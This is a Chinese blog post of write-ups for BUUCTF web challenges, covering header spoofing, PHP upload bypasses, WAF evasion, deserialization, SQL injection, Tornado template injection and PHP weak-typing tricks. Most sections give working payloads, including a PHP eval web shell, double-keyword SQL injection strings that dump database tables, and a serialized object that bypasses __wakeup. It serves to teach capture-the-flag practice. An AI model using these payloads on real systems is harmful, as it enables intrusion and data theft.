[BUUCTF] Web(二)

原创

L1am0ur 于 2021-10-12 17:14:15 发布 1910 收藏

分类专栏： buuctf 网络安全 web 文章标签： php 网络安全

本文链接：https://blog.csdn.net/Manuffer/article/details/120672948


buuctf 同时被 3 个专栏收录

3 篇文章 0 订阅

订阅专栏


网络安全

7 篇文章 0 订阅

订阅专栏


web

6 篇文章 0 订阅

订阅专栏

文章目录

[极客大挑战 2019]Knife

白给题

[极客大挑战 2019]Http

- http中信息伪造

```
伪造请求来源：Referer
伪造IP：Client-ip、X-Forwarded-For、X-Client-ip
伪造浏览器：User-Agent
```

[极客大挑战 2019]Upload

shell.phtml：

```
GIF89a
<script language="php">eval($_POST[a])</script>
```

[RoarCTF 2019]Easy Calc

- encodeURIComponent()

- val()

- php字符串解析特性

- 不需要空格的函数

- 不需要括号的函数

查看源码

```
<!--I've set up WAF to ensure security.-->
<script>
    $('#calc').submit(function(){
        $.ajax({
            url:"calc.php?num="+encodeURIComponent($("#content").val()),
            type:'GET',
            success:function(data){
                $("#result").html(`<div class="alert alert-success">
            <strong>答案:</strong>${data}
            </div>`);
            },
            error:function(){
                alert("这啥?算不来!");
            }
        })
        return false;
    })
</script>
```

encodeURIComponent()

> 把字符串作为URI组件进行编码

```
var uri="http://www.w3cschool.cc/my test.asp?name=ståle&car=saab";
document.write(encodeURIComponent(uri));

输出：http%3A%2F%2Fwww.w3cschool.cc%2Fmy%20test.asp%3Fname%3Dst%C3%A5le%26car%3Dsaab
```

val()

> 返回或设置被选元素的值，此处就是用来返回encodeURIComponent()的内容

注意这个waf里面有个url：**calc.php**
访问一下得到

```php
<?php
error_reporting(0);
if(!isset($_GET['num'])){
    show_source(__FILE__);
}else{
        $str = $_GET['num'];
        $blacklist = [' ', '\t', '\r', '\n','\'', '"', '`', '\[', '\]','\$','\\','\^'];
        foreach ($blacklist as $blackitem) {
                if (preg_match('/' . $blackitem . '/m', $str)) {
                        die("what are you want to do?");
                }
        }
        eval('echo '.$str.';');
}
?>
```

/m 起多行匹配的作用

可以尝试，这里只有输入数字的时候才会被正常回显，而字符不行。这是后台的`waf`导致的，而不是这里的`php`代码导致的。

此处可以通过`php的字符串解析特性`，来绕过这个waf：

> - 删除空白符（包括换行和tab）
> - 将某些字符转换为下划线（包括空格）

User input	Decoded PHP	variable name
%20foo_bar%00	foo_bar	foo_bar
foo%20bar%00	foo bar	foo_bar
foo%5bbar	foo[bar	foo_bar

相信这句话和这个表已经见过很多次了，但确实很有用，因此还是得牢记（根据这个表应该能得到一个启发，当waf过滤了`_`的时候，可以通过此表来绕过)

当输入`? num`的时候waf匹配到的是`空格num`，而不是`num`，所以绕过了waf。但是php因为其字符串解析的特性，自动去掉了`空格`，因此匹配到了`num`，从而进入判断。

可以看到过滤了`空格`、`$`，却没过滤`()`，因此应该要使用**不需要空格的函数**来得到flag

> var_dump()
> file_get_contents()
> chr()
> scandir()
> 遇到类似题目继续补充

此处再补充几个**不需要括号的函数**

```
echo xxx;
print xxx;
include “/etc/passwd”;
require “/etc/passwd”;
include_once “/etc/passwd”;
require_once “/etc/passwd”;
```

回归正题，这里试了一下，读不到flag，应该是改了名字

```
? num=var_dump(scandir(chr(47)))
```

得到flag名字`f1agg`

读取flag

```
? num=file_get_contents(chr(47).chr(102).chr(49).chr(97).chr(103).chr(103))
```

[ACTF2020 新生赛]Upload

很简单，前台检验，抓包改名，大小写或者phtml绕过后缀检验

[极客大挑战 2019]PHP

敏感文件泄露

绕过_wakeup()

private序列化

提示备份，找到`www.zip`文件

```
敏感文件泄露（待补充
index.php.swp
robots.txt（也不是备份
.git
index.php.bak
```

index.php:（奇了怪了，写博客的时候这里面码没了）

```
<?php
include 'class.php';
$select = $_GET['select'];
$res=unserialize(@$select);
?>
```

class.php:

```php
<?php
include 'flag.php';


error_reporting(0);


class Name{
    private $username = 'nonono';
    private $password = 'yesyes';

    public function __construct($username,$password){
        $this->username = $username;
        $this->password = $password;
    }

    function __wakeup(){
        $this->username = 'guest';
    }

    function __destruct(){
        if ($this->password != 100) {
            echo "</br>NO!!!hacker!!!</br>";
            echo "You name is: ";
            echo $this->username;echo "</br>";
            echo "You password is: ";
            echo $this->password;echo "</br>";
            die();
        }
        if ($this->username === 'admin') {
            global $flag;
            echo $flag;
        }else{
            echo "</br>hello my friend~~</br>sorry i can't give you the flag!";
            die();


        }
    }
}
?>
```

其实很简单，绕过`_wakeup`就行了：**让成员属性个数大于实际的参数个数**

```php
<?php
class Name{
private $username = 'admin';
private $password = '100'; # int型也可以
}
$name = new Name;
print(serialize($name));
?>
```

private序列化

> private声明的字段为私有字段，只在所声明的类中可见，在该类的子类和该类的对象实例中均不可见。因此私有字段的字段名在序列化时，类名和字段名前面都会加上\0（即%00）的前缀。字符串长度也包括所加前缀的长度（%00只算一个长度）。

```
O:4:"Name":2:{s:14:"%00Name%00username";s:5:"admin";s:14:"%00Name%00password";s:3:"100";}
```

绕过`_wakeup`，得到flag

```
O:4:"Name":3:{s:14:"%00Name%00username";s:5:"admin";s:14:"%00Name%00password";s:3:"100";}
```

[极客大挑战 2019]BabySQL

- 双写绕过

先来一波万能密码

```
1' or 1=1#
```

再试一下

```
1' admin or 1=1#
```

发现`or`被替换成空了


经过测试，`or`,`select`,`where`,`union`,`from`等都被替换为空

不是被禁，只是被替换为空，很简单，这种题都是**双写绕过**


测试回显点和列数

```
1' uniunionon seselectlect 1,2,3#
```


```
1' uniunionon seselectlect 1,2,group_concat(table_name) frfromom infoorrmation_schema.tables whwhereere table_sc
hema=database()#
```




```
1' uniunionon seselectlect 1,2,group_concat(column_name) frfromom infoorrmation_schema.columns whwhereere table_
name='b4bsql'#
```




```
1' uniunionon seselectlect 1,2,group_concat(id,username,passwoorrd) frfromom b4bsql#
```

得到flag

[ACTF2020 新生赛]BackupFile

- 敏感文件泄露

- dirsearch低速扫描

- php中常见弱类型比较

敏感文件泄露之前的题目已经写过了，做题时可以用`dirbuster`，`dirsearch`或者`御剑`什么的扫描

扫描过快会429，因此可以**调低扫描速度**

> python dirsearch.py -u url -e * (或[指定后缀]) -s[延迟] -X[去掉的后缀] -i[保留状态码] -x[删除状态码]

```
增加延迟：
python dirsearch.py -u url -e * -s 5 -x 400,403,404,429,500,503

调低线程：
python dirsearch.py -u url -e * --timeout=2 -t 1 -x 400,403,404,429,500,503
```

发现有index.php.bak

```php
<?php
include_once "flag.php";

if(isset($_GET['key'])) {
    $key = $_GET['key'];
    if(!is_numeric($key)) {
        exit("Just num!");
    }
    $key = intval($key);
    $str = "123ffwsfwefwf24r2f32ir23jrw923rskfjwtsw54w3";
    if($key == $str) {
        echo $flag;
    }
}
else {
    echo "Try to find out source file!";
}
```

弱类型比较，只能是数字。php中比较数字和字符串的时候，会只取字符串开头的部分，后面的会舍弃掉。所以直接`?key=123`就行了

> php中弱类型比较总结移步：https://blog.csdn.net/baidu_41871794/article/details/83750615

[护网杯 2018]easy_tornado

- tornado cookie_secret

一进来

/flag.txt
/welcome.txt
/hints.txt

三个文件内容分别是：

/flag.txt
flag in /fllllllllllllag

/welcome.txt
render

/hints.txt
md5(cookie_secret+md5(filename))


url有提示

```
/file?filename=/flag.txt&filehash=14165c711e64d3f31d8c61acee0c6d12
```

所以思路就是通过hint里面的方法来得到`/fllllllllllllag`的哈希值


如何找到`cookie_secret`就是问题了

在url上做尝试的时候会发现，输入错误的时候会回显`/error?msg=Error`



Error


welcome.txt不是提示了`render`嘛，此处可能就存在模板注入，试一下`/error?msg={{1}}`



1

确实是有的，那就想办法去找`cookie_secret`

直接百度没搜到，那就去官方文档里搜




```
RequestHandler.set_secure_cookie(name: str, value: Union[str, bytes], expires_days: Optional[float] = 30,
```

*version: Optional[int] = None, **kwargs: Any) → None* [源代码]

标记和时间戳一个cookie，这样它就不能被伪造。

必须指定 `cookie_secret` 在应用程序中设置使用此方法。它应该是一个长的随机字节序列，用作签名的HMAC秘密。

要使用此方法读取cookie集，请使用 `get_secure_cookie()` .

请注意 `expires_days` 参数设置浏览器中cookie的生存期，但与 `max_age_days` 参数到 `get_secure_cookie` . 值“无”限制当前浏览器会话的生存期。

安全cookie可以包含任意字节值，而不仅仅是Unicode字符串（与常规cookie不同）

类似 `set_cookie` ，只有在以下请求之后才能看到此方法的效果。


在 3.2.1 版更改: 增加了 `version` 参数。引入了cookie版本2并将其设为默认版本

直接看下源代码里有无 `return cookie_secret`

```
self.require_setting("cookie_secret", "secure cookies")
if value is None:
    value = self.get_cookie(name)
return decode_signed_value(
    self.application.settings["cookie_secret"],
    name,
    value,
    max_age_days=max_age_days,
    min_version=min_version,
)
```



试试这个吧

> RequestHandler.application.settings




500: Internal Server Error

百度一下，here u are



handler.settings



{'autoreload': True, 'compiled_template_cache': False, 'cookie_secret': 'b187deec-c460-4121-8d6d-62ae63e422b2'}

后面就不用说了，ez

[极客大挑战 2019]BuyFlag

- strcmp()漏洞

注释：

```
<!--
    ~~~post money and password~~~
if (isset($_POST['password'])) {
    $password = $_POST['password'];
    if (is_numeric($password)) {
        echo "password can't be number</br>";
    }elseif ($password == 404) {
        echo "Password Right!</br>";
    }
}
-->
```


抓包修改

```
Cookie:user=1
password=404a # 弱类型比较，之前的题给了此类型漏洞的总结
```

payload：

```
Cookie:user=1
password=404a&money=1e9  # 科学计数法绕过长度限制
```

或者

```
Cookie:user=1
password=404a&money[]=1  # 利用strcmp()漏洞绕过
```

strcmp()漏洞：

> `strcmp(string $str1,string $str2)`
> 参数 str1第一个字符串。str2第二个字符串。如果 str1 小于 str2 返回 < 0； 如果 str1 大于 str2 返回 > 0；如果两者相等，返回 0。
> 当这个函数接受到了不符合的类型，这个函数将发生错误，但是在5.3之前的php中，显示了报错的警告信息后，将 `return 0`， `return 0` 在上面的判断中是 相等 的意思，因此造成漏洞